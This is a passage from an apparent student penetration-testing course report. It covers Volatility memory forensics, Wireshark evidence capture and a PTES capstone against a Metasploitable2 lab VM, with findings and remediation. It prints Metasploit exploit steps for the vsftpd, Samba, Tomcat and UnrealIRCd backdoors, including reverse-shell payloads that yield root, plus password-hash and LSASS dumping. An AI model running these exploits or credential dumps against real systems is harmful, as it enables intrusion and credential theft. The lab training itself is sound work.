0xfa8002ad3b80 ws2_32.dll file.0xfa8002ad3b80.0xfa8002ad3370.ImageSectionObject.ws2_3
0xfa8002acfd00 nsi.dll file.0xfa8002acfd00.0xfa8002acf5b0.ImageSectionObject.nsi.dll.img
0xfa8002ad7ca0 Wldap32.dll file.0xfa8002ad7ca0.0xfa8002ad7610.ImageSectionObject.Wldap
```

8. Check Command History (Console Output)

```
python3 vol.py -f /home/kali/memory.raw windows.cmdline
```

Extracts commands run by processes. Great for attacker actions.



```
(root@kali)-[~/volatility3]
# python3 vol.py -f /home/kali/memory.raw windows.cmdline

Volatility 3 Framework 2.27.0
Progress: 100.00          PDB scanning finished
PID      Process Args
4        System -
268      smss.exe      \SystemRoot\System32\smss.exe
348      csrss.exe      %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows Shared
ws=On SubSystemType=Windows ServerDll=baserv,1 ServerDll=winsrv:UserServerDllInitializ
ServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
400      wininit.exe    wininit.exe
412      csrss.exe      %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows Shared
ws=On SubSystemType=Windows ServerDll=baserv,1 ServerDll=winsrv:UserServerDllInitializ
ServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
468      winlogon.exe    winlogon.exe
504      services.exe    C:\Windows\system32\services.exe
516      lsass.exe        C:\Windows\system32\lsass.exe
524      lsm.exe          C:\Windows\system32\lsm.exe
632      svchost.exe      C:\Windows\system32\svchost.exe -k DcomLaunch
692      VBoxService.ex  C:\Windows\System32\VBoxService.exe
760      svchost.exe      C:\Windows\system32\svchost.exe -k RPCSS
832      svchost.exe      C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestrict
936      svchost.exe      C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
960      svchost.exe      C:\Windows\system32\svchost.exe -k netsvcs
744      svchost.exe      C:\Windows\system32\svchost.exe -k LocalService
1084     svchost.exe      C:\Windows\system32\svchost.exe -k NetworkService
1200     spoolsv.exe      C:\Windows\System32\spoolsv.exe
1236     svchost.exe      C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
1360     svchost.exe      C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonati
2016     taskhost.exe      "taskhost.exe"
1156     dwm.exe          "C:\Windows\system32\Dwm.exe"
1300     explorer.exe      C:\Windows\Explorer.EXE
1848     VBoxTray.exe      "C:\Windows\System32\VBoxTray.exe"
1740     SearchIndexer.    C:\Windows\system32\SearchIndexer.exe /Embedding
1804     wmpnetwk.exe        "C:\Program Files\Windows Media Player\wmpnetwk.exe"
2096     svchost.exe      C:\Windows\System32\svchost.exe -k LocalServicePeerNet
2716     sppsvc.exe         C:\Windows\system32\sppsvc.exe
2744     svchost.exe      C:\Windows\System32\svchost.exe -k secsvcs
2084     cmd.exe          C:\Windows\system32\cmd.exe
2368     conhost.exe        \??\C:\Windows\system32\conhost.exe
2924     winpmem.exe        winpmem.exe C:\Windows\Temp\Evidence_case123\memory.raw
```

9. Registry Hive Extraction

`python3 vol.py -f /home/kali/memory.raw windows.registry.hivelist`

Then dump specific keys:

`python3 vol.py -f /home/kali/memory.raw windows.registry.printkey --key`

`"HKLM\Software\Microsoft\Windows\CurrentVersion\Run"`

Find persistence mechanisms.

10. Dump Password Hashes

Volatility 3



```
python3 vol.py -f memory.dmp windows.hashdump
```

11. Save All Outputs for Evidence

Redirect results into reports:

```
python3 vol.py -f /home/kali/memory.raw windows.pslist > /home/kali/pslist.txt
```

Hash these .txt files as well for chain-of-custody.

Summary Flow

1. windows.info → Identify OS.
2. windows.pslist / windows.pstree → Processes.
3. windows.netstat → Network evidence.
4. windows.cmdline → Commands executed.
5. windows.registry.* → Persistence artifacts.
6. windows.dumpfiles → Extract files from memory.

4.2.5 Artifact with Wireshark

1. Set Up the Capture Host

- **Best option (real infra):**
Use a SPAN/mirror port on a switch so all victim traffic is copied to your capture machine.
 - **Lab/VPN/VM setup:**
If you're using VirtualBox, VMware, or Hyper-V, set the attacker/Kali interface to **Promiscuous Mode** so Wireshark can see all packets between victim ↔ services.
-

2. Start Wireshark Capture (Before Exploit if Possible)

On Kali (attacker machine):

1. Open Wireshark.
 2. Select the interface connected to the target network (e.g., eth0).
 3. Apply a capture filter to reduce noise, e.g.:
 4. Ip addr =192.168.68.109
 5. Start capture.
-

3. Run Exploit & Post-Exploitation Actions

- Perform your exploit (e.g., exploit/windows/local/always_install_elevated).
-



- Escalate privileges.
- While this happens, **all traffic is recorded** (attacker ↔ victim, victim ↔ services).

4. Save the Capture


When you finish post-exploitation tasks:

1. Stop capture in Wireshark.
2. Save as:
3. /home/kali/windump.pcapng

5. Hash the File

sha256sum /home/kali/windump.pcapng > /home/kali/windump.sha256

```
(root@kali)~# sha256sum /home/kali/windump.pcapng > /home/kali/windump.sha256
(root@kali)~#
```



Log it in your Evidence Table.

Summary:

- Start Wireshark capture *before or immediately after exploit*.
- Save traffic to .pcapng.
- Hash & log in evidence register.
- Analyze later with Wireshark, Tshark, or NetworkMiner.



4.2.6 Evidence Log File

Item	Description	Collected By	Date	Hash Value
1	Hosts File	VAPT Analyst	2025-09-09	2d6bdfb341be3a6234b 24742377f93aa7c7cfb0d9fd 64efa9282c87852e57085
2	Pcap File	VAPT Analyst	2025-09-09	3bd9039ffa0260e0fca61f5e1c 19d5dd8b39360ea39b904537 28eea342cb33f4
3	LSASS dump	VAPT Analyst	2025-09-09	d0b835ea3e9deba9e7dae 444c6a143e6e83d37748cd 303c91dbb7baa6ba5fcb8
4	Ram dump	VAPT Analyst	2025-09-09	fa71da77fb3b6c8e24688fdc9 35026d0a4af6b3ee303164a04 4c125b410d42a2

```
(root@kali)-[~]
# sha256sum /home/kali/windump.pcapng
3bd9039ffa0260e0fca61f5e1c19d5dd8b39360ea39b90453728eea342cb33f4 /home/kali/windump.pcapng

(root@kali)-[~]
# sha256sum /root/hosts
2d6bdfb341be3a6234b24742377f93aa7c7cfb0d9fd64efa9282c87852e57085 /root/hosts

(root@kali)-[~]
# sha256sum /home/Tools/lsass.dmp
d0b835ea3e9deba9e7dae444c6a143e6e83d37748cd303c91dbb7baa6ba5fcb8 /home/Tools/lsass.dmp
```

```
(root@kali)-[~]
# sha256sum /home/kali/memory.raw
fa71da77fb3b6c8e24688fdc935026d0a4af6b3ee303164a044c125b410d42a2 /home/kali/memory.raw
```

4.2.7 Summary

During post exploitation, privilege escalation was attempted using a Metasploit local module. Analysts captured HTTP traffic with Wireshark, exported session logs, and collected volatile memory images. All artifacts were hashed using SHA256, documented with timestamps and collector identity, and stored in sealed custody with logs.



5. Capstone Project: Full VAPT Cycle

Activities:

- **Tools:** Kali Linux, Metasploit, OpenVAS, Google Docs.
- **Tasks:** Simulate a full pentest, exploit, report.
- **Brief:**
 - **Simulation:** Exploit a VulnHub VM (e.g., Kioptrix) with Metasploit (e.g., use exploit/linux/http/drupal_drupageddon). Follow TryHackMe guides.
 - **Detection:** Log OpenVAS findings:

Timestamp	Target IP	Vulnerability	PTES Phase
-----------	-----------	---------------	------------

-----	-----	-----	-----
-------	-------	-------	-------

2025-08-25 13:00:00	192.168.1.150	Drupal RCE	Exploitation
---------------------	---------------	------------	--------------

- **Remediation:** Suggest patches, rescan to verify.
 - **Reporting:** Write a 200-word PTES report in Google Docs:
 - Executive Summary
 - Findings
 - Recommendations
 - **Briefing:** Draft a 100-word non-technical summary.
-



5. Capstone Project -PTES with Metasploitable2

5.1 PTES Phases

Pre-Engagement

- Define scope → Only **Metasploitable2 VM** (target).
- Define attacker system → **Kali Linux**.
- Network → Use **Bridge Adapter for target and Victim**.

Deliverable: Scope & ROE (Rules of Engagement) doc.

1. Intelligence Gathering (Reconnaissance)

- Discover target IP (e.g., 192.168.68.105)
- Identify open ports & services (Nmap).
- Take note of banners → e.g., Apache, MySQL, vsftpd, Tomcat.

Evidence to capture:

- Nmap scan results.

```

ssfg > nmap -sV 192.168.68.105
[*] exec: nmap -sV 192.168.68.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:43 IST
Nmap scan report for 192.168.68.105
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login
514/tcp   open  tcpwrapped
1899/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
5908/tcp  open  X11          (access denied)
5667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

2. Threat Modeling

- Based on services → predict possible attack vectors:
 - Web apps (DVWA, Mutillidae, phpMyAdmin).
 - Weak FTP/SSH credentials.
 - Known vulnerable services (e.g., vsftpd 2.3.4 backdoor).
- Map these to business impact: data theft, system compromise, pivoting.

Deliverable: Threat model table (Service → Potential Attack → Impact).



3. Vulnerability Analysis

- Run **OpenVAS** against 192.168.68.105
- Collect vulnerabilities with Vulnerability, severity, and CVSS Score.
- Confirm manually (e.g., check DVWA shows SQL Injection options, phpinfo page exposed).

Deliverable: Findings log table

Finding ID	Port	Vulnerability	CVSS	Severity
F001	21/tcp	Unauthenticated copying of files vulnerability	10.0	High
F002	21/tcp	FTP Brute Force Logins With Default Credentials Reporting	7.5	High
F003	631/tcp	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5	High
F004	22/tcp	SSH Brute Force Logins With Default Credentials Reporting	9.8	High
F005	80/tcp	Drupal is prone to a Remote Code Execution (RCE) vulnerability	10.0	High
F006	80/tcp	PHP is prone to multiple vulnerabilities	9.8	High
F007	80/tcp	Drupal is prone to an SQL Injection (SQLi) vulnerability	7.5	High
F008	80/tcp	Test HTTP dangerous methods	7.5	High
F009	80/tcp	Operating System (OS) End of Life (EOL) Detection	10.0	High
F010	6697/tcp	UnrealIRCd Authentication Spoofing Vulnerability	8.1	High
F011	6697/tcp	Detection of backdoor in UnrealIRCd	7.5	High

Detailed Findings

Finding ID: F001

- **Vulnerability:** Unauthenticated copying of files (FTP service)
 - **Description:** The FTP service allows file operations without authentication, enabling attackers to copy files anonymously.
 - **Impact:** Unauthorized access and potential exfiltration of sensitive files.
 - **CVSS Score:** 10.0 (Critical)
 - **Severity:** High
-



- **Remediation:** Disable anonymous FTP access. Restrict file permissions and require authentication.

Finding ID: F002

- **Vulnerability:** FTP Brute Force Logins with Default Credentials
- **Description:** The FTP service accepts weak or default credentials, allowing brute-force attacks.
- **Impact:** Unauthorized access leading to data theft or service misuse.
- **CVSS Score:** 7.5 (High)
- **Severity:** High
- **Remediation:** Enforce strong password policies and disable default accounts. Enable account lockout after failed login attempts.

Finding ID: F003

- **Vulnerability:** SSL/TLS Vulnerable Cipher Suites (HTTPS)
- **Description:** The web server supports weak SSL/TLS ciphers that can be exploited in downgrade or brute-force attacks.
- **Impact:** Data interception, man-in-the-middle attacks, and session hijacking.
- **CVSS Score:** 7.5 (High)
- **Severity:** High
- **Remediation:** Disable weak ciphers (e.g., RC4, DES) and enforce TLS 1.2/1.3 with strong ciphers.

Finding ID: F004

- **Vulnerability:** SSH Brute Force Logins with Default Credentials
- **Description:** SSH is configured to allow login attempts with weak or default credentials.
- **Impact:** Full remote server access if brute force succeeds.
- **CVSS Score:** 9.8 (Critical)
- **Severity:** High
- **Remediation:** Enforce strong authentication (key-based logins), disable root login, and apply fail2ban or rate-limiting.

Finding ID: F005

- **Vulnerability:** Drupal Remote Code Execution (RCE)
- **Description:** The installed Drupal CMS is outdated and vulnerable to RCE (Drupalgeddon).
- **Impact:** Remote attackers can execute arbitrary commands on the server.
- **CVSS Score:** 10.0 (Critical)



- **Severity:** High
 - **Remediation:** Upgrade Drupal to the latest stable version. Apply vendor security patches immediately.
-

Finding ID: F006

- **Vulnerability:** Multiple PHP Vulnerabilities
 - **Description:** The installed PHP version contains multiple known vulnerabilities.
 - **Impact:** Can lead to RCE, information disclosure, or privilege escalation.
 - **CVSS Score:** 9.8 (Critical)
 - **Severity:** High
 - **Remediation:** Upgrade to a supported PHP version and apply security patches.
-

Finding ID: F007

- **Vulnerability:** Drupal SQL Injection (SQLi)
 - **Description:** The Drupal application allows SQL Injection, enabling attackers to manipulate database queries.
 - **Impact:** Unauthorized access to sensitive data, authentication bypass, or database compromise.
 - **CVSS Score:** 7.5 (High)
 - **Severity:** High
 - **Remediation:** Patch Drupal CMS and use parameterized queries to prevent injection.
-

Finding ID: F008

- **Vulnerability:** HTTP Dangerous Methods Enabled
 - **Description:** The web server allows unsafe HTTP methods such as PUT and DELETE.
 - **Impact:** Attackers may upload or delete files, leading to website defacement or compromise.
 - **CVSS Score:** 7.5 (High)
 - **Severity:** High
 - **Remediation:** Disable unnecessary HTTP methods in the web server configuration.
-

Finding ID: F009

- **Vulnerability:** Operating System End of Life (EOL)
 - **Description:** The server OS is outdated and no longer receives security updates.
 - **Impact:** High risk of unpatched vulnerabilities being exploited.
 - **CVSS Score:** 10.0 (Critical)
 - **Severity:** High
 - **Remediation:** Upgrade to a supported operating system version.
-



Finding ID: F010

- **Vulnerability:** UnrealIRCd Authentication Spoofing
 - **Description:** UnrealIRCd is vulnerable to authentication spoofing, allowing attackers to impersonate legitimate users.
 - **Impact:** Unauthorized access to IRC services and impersonation of administrators.
 - **CVSS Score:** 8.1 (High)
 - **Severity:** High
 - **Remediation:** Upgrade to a patched version of UnrealIRCd.
-

Finding ID: F011

- **Vulnerability:** UnrealIRCd Backdoor Detection
 - **Description:** The installed UnrealIRCd version contains a known backdoor that allows remote command execution.
 - **Impact:** Full system compromise by unauthenticated attackers.
 - **CVSS Score:** 7.5 (High)
 - **Severity:** High
 - **Remediation:** Immediately replace UnrealIRCd with a clean, secure version. Verify integrity from official sources.
-

4. Exploitation (Controlled in Lab)

- Use **Metasploit** to test one confirmed exploit:
 - Example: exploit/unix/ftp/vsftpd_234_backdoor.
 - Or, simulate web exploitation (DVWA SQL Injection → command execution).
 - Confirm exploitation **safely**
- Evidence:** Screenshot of session opened / command echoed.

Exploit1:

Search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.68.105

set RPORT 21

run



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.68.105:21 - The port used by the backdoor bind listener is already open
[+] 192.168.68.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.26.21:39917 -> 192.168.68.105:6200) at 2025-08-22 21:58:14 +0530

whoami
root
```

Exploit2:

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.68.105

set RPORT 139run

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.68.102:4444
[*] Command shell session 1 opened (192.168.68.102:4444 -> 192.168.68.105:38224) at 2025-08-23 05:44:17 -0400

whoami
```

Exploit3:

***Tomcat Manager (port 8180)

use exploit/multi/http/tomcat_mgr_deploy

set RHOSTS 192.168.68.105

set RPORT 8180

set USERNAME tomcat

set PASSWORD tomcat

run

Exploit 4:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.68.105



set RPORT 6667

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.68.102

set LPORT 4444

exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.68.102:4444
[*] 192.168.68.105:6667 - Connected to 192.168.68.105:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.68.105:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Rnqgh9ffaKXwsLSD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Rnqgh9ffaKXwsLSD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.68.102:4444 -> 192.168.68.105:38241) at 2025-08-23 06:10:44 -0400
```

5. Post-Exploitation (Impact Demonstration)

- Document what access level you achieved (user or root).
- Collect non-sensitive evidence (list of users, OS info).
- Do **not** extract sensitive data.
- Revert snapshot after test.

Deliverable: Post-exploitation impact summary (e.g., "Full OS compromise achieved as root").

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > █
```



6. Remediation

- Recommend fixes:
 - Upgrade vsftpd to a secure version.
 - Remove vulnerable services not required.
 - Harden web apps (update DVWA configs, enforce strong creds).
 - Apply patches, configure firewall.
-

5.2 PTES Reporting

1. Executive Summary

A penetration test was conducted against the target system Metasploitable2 VM (192.168.68.105). The assessment followed the Penetration Testing Execution Standard (PTES) methodology, including intelligence gathering, vulnerability assessment, exploitation, and reporting. The test successfully identified a critical Remote Code Execution (RCE) vulnerability. This vulnerability allowed remote attackers to execute arbitrary commands on the server. Exploitation was performed using Metasploit, confirming full system compromise. The findings highlight the importance of timely patch management and hardening of web applications.

2. Findings

Time Stamp	Description	Target IP	Status	PTES Stage
2025-08-22 21:58:14	vsftpd 2.3.4 Backdoor- ftp	192.168.68.105	Success	Exploitation
2025-08-23 05:44:17	Samba Exploit	192.168.68.105	Success	Exploitation
00	TomcatManager	192.168.68.105	Filed	Exploitation
2025-08-23 06:10:44	UnrealIRCd backdoor (IRC, port 6667)	192.168.68.105	Success	Exploitation



3. Recommendations

1. vsftpd 2.3.4 Backdoor (FTP, Port 21)

- **Issue:** The version 2.3.4 of vsftpd contains a malicious backdoor that spawns a shell on connection when a specially crafted username is used.
 - **Impact:** Allows attackers to gain unauthorized remote root shell access without authentication.
 - **Recommendations:**
 - **Immediate:** Remove vsftpd 2.3.4 immediately — this version is known to be compromised.
 - Upgrade to a **patched and verified version** of vsftpd ($\geq 3.x$).
 - Use **package manager official repositories** only (to avoid tampered binaries).
 - Restrict FTP access to trusted users/IPs or disable FTP entirely in favor of SFTP/FTPS.
 - Monitor logs for suspicious login attempts using the “:)” backdoor trigger pattern.
-

2. Samba Exploit (Multiple Versions Vulnerable, Port 139/445)

- **Issue:** Older Samba versions (like those in Metasploitable2) contain several critical flaws (e.g., CVE-2007-2447 “Username map script” vulnerability). Attackers can execute arbitrary commands remotely with root privileges.
 - **Impact:** Full remote compromise of the server through SMB services.
 - **Recommendations:**
 - **Immediate:** Upgrade Samba to the latest supported version.
 - Disable SMBv1 and insecure configurations in smb.conf.
 - Restrict file sharing only to trusted networks and enforce authentication.
 - Monitor Samba logs (/var/log/samba/) for suspicious commands or access attempts.
 - Consider segmenting or firewalling SMB services away from public-facing networks.
-

3. UnrealIRCd Backdoor (IRC, Port 6667)

- **Issue:** A compromised tarball of UnrealIRCd 3.2.8.1 was distributed in 2010 with a built-in backdoor. This allows attackers to execute arbitrary commands remotely by sending crafted messages.
 - **Impact:** Provides attackers with full remote system compromise.
 - **Recommendations:**
 - **Immediate:** Remove UnrealIRCd 3.2.8.1 immediately and replace it with a **verified clean version** from the official UnrealIRCd site.
-



- Verify downloaded binaries via checksums (MD5/SHA256) to prevent tampered software installation.
- If IRC service is not required, **disable and uninstall it** completely.
- Use host-based firewalls to block port 6667 if IRC services are unnecessary.
- Monitor for unexpected IRC traffic to detect possible compromise.

4. Non-technical summary:

Several server applications—vsftpd (FTP), Samba (file sharing), and UnrealIRCd (IRC)—contain serious security flaws in outdated versions. These flaws act like hidden backdoors, allowing attackers to take full control of the system without proper authentication. If exploited, sensitive data could be accessed or the server could be fully compromised.

Immediate action is required: remove or update these vulnerable applications to secure versions, restrict access to trusted users, and monitor server activity for suspicious behavior. Unneeded services should be disabled entirely, and software should only be installed from verified official sources to prevent tampering.

Example Attack Path (Metasploitable2)

Attacker → exploits **vsftpd 2.3.4 backdoor** → gains **root shell** → access to **all system files** → potential pivot to other hosts.

6. References

- <https://www.youtube.com/watch?v=xXWHD8bnQmE>
 - <https://braincoke.fr/write-up/dvwa/dvwa-xss-reflected/>
 - <https://hackviser.com/tactics/tools/sqlmap>
 - <https://medium.com/@waeloueslati18/exploring-dvwa-a-walkthrough-of-the-brute-force-challenge-part-1-d38241ee81da>
 - OWASP Top 10 Project – <https://owasp.org/www-project-top-ten/>
 - Metasploit Framework Documentation – <https://docs.rapid7.com/metasploit/>
 - OpenVAS/Greenbone Documentation – <https://greenbone.github.io/>
 - VulnHub Labs – <https://www.vulnhub.com/>
 - TryHackMe Labs – <https://tryhackme.com/>
 - Burp Suite Documentation – <https://portswigger.net/burp/documentation>
 - sqlmap Project (GitHub) – <https://github.com/sqlmapproject/sqlmap>
 - Wireshark User Guide – <https://www.wireshark.org/docs/>
-